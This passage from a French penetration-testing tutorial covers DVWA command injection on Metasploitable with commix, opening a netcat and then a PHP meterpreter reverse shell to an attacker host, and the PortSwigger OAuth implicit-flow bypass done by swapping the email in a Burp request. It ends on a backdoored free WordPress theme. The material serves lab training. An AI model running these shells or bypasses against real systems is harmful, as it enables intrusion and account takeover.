sh-3.2$ pwd
pwd
/var/www/dvwa/vulnerabilities/exec
sh-3.2$
```

BINGO ! Réussite de notre exploitation.

Nous aurions pu, à la place du shell netcat, obtenir un shell meterpreter :

```
commix(os_shell) > reverse_tcp
commix(reverse_tcp) > set LHOST 192.168.56.109
LHOST ⇒ 192.168.56.109
commix(reverse_tcp) > set LPORT 4445
LPORT ⇒ 4445

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Windows reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python reverse TCP shell.
Type '10' to use a Python meterpreter reverse TCP shell.
Type '11' to use a Windows meterpreter reverse TCP shell.
Type '12' to use the web delivery script.

commix(reverse_tcp_other) > 8
[info] Generating the 'php/meterpreter/reverse_tcp' payload.
[info] Type "msfconsole -r /home/kali/Desktop/commix/php_meterpreter.rc"
[info] Once the loading is done, press here any key to continue ...
```

On recopie la commande spécifiée sur la capture d'écran précédente dans une nouvelle console (on lui rajoute l'option -q pour quiet) et on obtient bien une session meterpreter :


```
root@kali:~# msfconsole -r /home/kali/Desktop/commix/php_meterpreter.rc -q
[*] Processing /home/kali/Desktop/commix/php_meterpreter.rc for ERB directives.
resource (/home/kali/Desktop/commix/php_meterpreter.rc)> use exploit/multi/handler
resource (/home/kali/Desktop/commix/php_meterpreter.rc)> set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
resource (/home/kali/Desktop/commix/php_meterpreter.rc)> set lhost 192.168.56.109
lhost ⇒ 192.168.56.109
resource (/home/kali/Desktop/commix/php_meterpreter.rc)> set lport 4445
lport ⇒ 4445
resource (/home/kali/Desktop/commix/php_meterpreter.rc)> exploit
[*] Started reverse TCP handler on 192.168.56.109:4445
[*] Sending stage (38288 bytes) to 192.168.56.108
[*] Meterpreter session 1 opened (192.168.56.109:4445 → 192.168.56.108:48153) at 2021-03-12 12:02:00
 -0500

meterpreter > 
```

```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > 
```

Attaque élémentaire du protocole OAUTH 2

Le protocole OAUTH est présent sur de nombreux sites web et permet de vous y authentifier avec le mot de passe d'un autre site web (ce site fournisseur est généralement un réseau social). C'est assez pratique puisqu'il n'est plus nécessaire de créer un nouveau compte sur chaque site visité, seul le mot de passe du site fournisseur (Google, Facebook, Twitter, Apple, Microsoft, …) est nécessaire.

Exemple d'authentification OAUTH sur le site Cybrary :



Le site Cybrary permet de s'authentifier avec un mot de passe classique ou grâce à OAUTH avec le mot de passe de Google (ou Apple, ou encore Microsoft)

Si vous choisissez de vous identifier avec OAUTH, une page de login (ici de Google) s'affiche et Google, après le login, communiquera à Cybrary certaines informations comme votre profil et votre adresse de messagerie. Vous serez alors connecté à Cybrary.

Nous allons maintenant montrer comment il est possible d'exploiter une faille simple dans le protocole OAUTH 2. Pour cela, affichons la page :


https://portswigger.net/web-security/oauth/lab-oauth-authentication-bypass-via-oauth-implicit-flow

Il faut préalablement créer un compte (gratuit) sur PortSwigger.

Les données sont les suivantes :

- ➔ **Nous connaissons le nom d'utilisateur d'un internaute (wiener) et son mot de passe sur le site fournisseur (peter).**
- ➔ **Nous connaissons l'adresse email d'un autre utilisateur (carlos@carlos-montoya.net) mais pas son mot de passe.**


Nous allons nous connecter en tant que wiener, nous allons observer le comportement de l'application puis nous allons tenter de nous connecter en tant que carlos sans connaître son mot de passe en utilisant une vulnérabilité dans le protocole OAUTH 2 mis en place.




Cliquons sur **Access the lab**

Cliquons sur **My account** et connectons-nous en tant que **wiener** :

Réussite de la connexion (c'est normal puisque nous connaissions le mot de passe) :



Voici le trafic intercepté par le proxy intercepteur Burp lors de notre authentification :



Burp Project Intruder Repeater Window Help — Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project op

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
359	https://0a4a00c204f881e0c2288...	GET	/my-account			302	85	
360	https://0a4a00c204f881e0c2288...	GET	/social-login			200	2868	HTML
361	https://0a4a00c204f881e0c2288...	GET	/academyLabHeader			101	147	
362	https://oauth-0a0a0010049581a...	GET	/auth?client_id=bdaeupmsw8u44sascy...	✓		302	1128	HTML
363	https://0a4a00c204f881e0c2288...	GET	/oauth-callback			200	833	HTML
364	https://oauth-0a0a0010049581a...	GET	/me			200	465	JSON
365	https://0a4a00c204f881e0c2288...	POST	/authenticate	✓		302	160	
366	https://0a4a00c204f881e0c2288...	GET	/			200	8279	HTML
367	https://0a4a00c204f881e0c2288...	GET	/			200	8279	HTML
368	https://0a4a00c204f881e0c2288...	GET	/academyLabHeader			101	147	
369	https://0a4a00c204f881e0c2288...	GET	/my-account?id=wiener	✓		200	2702	HTML
370	https://0a4a00c204f881e0c2288...	GET	/academyLabHeader			101	147	

Trois remarques importantes pour que tout fonctionne normalement :

- ➔ Il faut indiquer au navigateur qu'il doit utiliser un proxy (**127.0.0.1:8080**)
- ➔ Il faut installer le certificat de Burp pour accéder à ce site HTTPS (via **http://burp**)
- ➔ Il faut parfois désactiver sur votre antivirus l'analyse d'HTTPS (**accès web**)

La première requête intéressante est la requête GET n°362 :

Request

Pretty | Raw | Hex | \n

```
1  GET /auth?client_id=bdaeupmsw8u44sascyp9a&redirect_uri=
   https://0a4a00c204f881e0c22884db00510066.web-security-academy.net/oauth-callback&
   response_type=token&nonce=1436679672&scope=openid%20profile%20email HTTP/1.1
2  Host: oauth-0a0a0010049581adc28182b8026c00e8.web-security-academy.net
3  Cookie: _session=MQJ7GVyuRSaTHdOWlcLJS; _session.legacy=MQJ7GVyuRSaTHdOWlcLJS
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101
   Firefox/108.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6  Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7  Accept-Encoding: gzip, deflate
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-site
12 Dnt: 1
13 Sec-Gpc: 1
14 Te: trailers
15 Connection: close
```

Cette requête semble :

- ➔ **envoyer un identifiant de client (client_id)**
- ➔ **demander en retour un token (response_type=token)**


La réponse à cette requête n°362 contient effectivement le token d'accès (access_token) :

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 Location:
  https://0a4a00c204f881e0c22884db00510066.web-security-academy.net/oauth-callback#access_token=ZtMKygM9u4yU
  YiSwrtBF24I7bPhBjuPZcbsGzVW-OxD&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email
6 Content-Type: text/html; charset=utf-8
7 Set-Cookie: _session=MQJ7GVyuRSaTHdOWlcLJS; path=/; expires=Sat, 31 Dec 2022 19:06:11 GMT; samesite=none;
  secure; httponly
8 Set-Cookie: _session.legacy=MQJ7GVyuRSaTHdOWlcLJS; path=/; expires=Sat, 31 Dec 2022 19:06:11 GMT; secure;
  httponly
9 Date: Sat, 17 Dec 2022 19:06:11 GMT
10 Connection: close
11 Content-Length: 459
12
13 Redirecting to <a href="
   https://0a4a00c204f881e0c22884db00510066.web-security-academy.net/oauth-callback#access_token=ZtMKygM9u4yU
   YiSwrtBF24I7bPhBjuPZcbsGzVW-OxD&amp;expires_in=3600&amp;token_type=Bearer&amp;scope=openid%20profile%20ema
   il">
     https://0a4a00c204f881e0c22884db00510066.web-security-academy.net/oauth-callback#access_token=ZtMKygM9u4
     yUYiSwrtBF24I7bPhBjuPZcbsGzVW-OxD&amp;expires_in=3600&amp;token_type=Bearer&amp;scope=openid%20profile%2
     0email
   </a>
   .
```

La deuxième requête intéressante est la requête GET n°365 :




Request

Pretty Raw Hex

```
1 POST /authenticate HTTP/1.1
2 Host: 0a4a00c204f881e0c22884db00510066.web-security-academy.net
3 Cookie: session=cSsakEKH8Jyd7TBUueatjiEfq74YueXs
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101
  Firefox/108.0
5 Accept: application/json
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer:
  https://0a4a00c204f881e0c22884db00510066.web-security-academy.net/oauth-callback
9 Content-Type: application/json
10 Content-Length: 103
11 Origin: https://0a4a00c204f881e0c22884db00510066.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Dnt: 1
16 Sec-Gpc: 1
17 Te: trailers
18 Connection: close
19
20 {
     "email":"wiener@hotdog.com",
     "username":"wiener",
     "token":"ZtMKygM9u4yUYiSwrtBF24I7bPhBjuPZcbsGzVW-OxD"
   }
```


Cette requête contient notre email et notre nom d'utilisateur (wiener) et le token d'accès récupéré précédemment.

La réponse à cette requête n°365 contient finalement le cookie de session de l'utilisateur wiener. Ce cookie prouve la réussite de notre authentification via le protocole OAUTH.




Nous allons maintenant vérifier si une vulnérabilité ne se trouve pas dans notre application web. Nous allons pour cela envoyer la requête n°365 dans le repeater de Burp puis nous allons simplement changer l'adresse email associée au token. Si l'application est mal conçue, nous allons pouvoir nous connecter en tant que carlos (carlos@carlos-montoya.net) avec ce même token.

Remplaçons l'adresse email :



Nous obtenons une réponse positive du serveur (code 302), ce qui est un bon signe :

Il ne reste plus qu'à se déconnecter du site et à envoyer la requête dans le navigateur (clic droit sur la requête dans le repeater **/ Request in browser / In original session) :**




Nous obtenons un lien à coller dans la barre d'adresse du navigateur :

La requête donne bien le résultat attendu :


Alors que nous étions déconnecté du site, nous sommes maintenant reconnecté en tant que carlos, sans avoir dû fournir aucun mot de passe :

Danger des thèmes WordPress gratuits

Il existe de nombreux thèmes gratuits pour WordPress sur le Net. J'en ai choisi un ci-dessous sur un site douteux :



Voici ce que donne le scan de ce thème avec VirusTotal :



10 antivirus sur 59 détectent une backdoor dans ce thème gratuit.

Assez effrayant, en vérité !


L'application web vulnérable *OWASP Juice Shop*

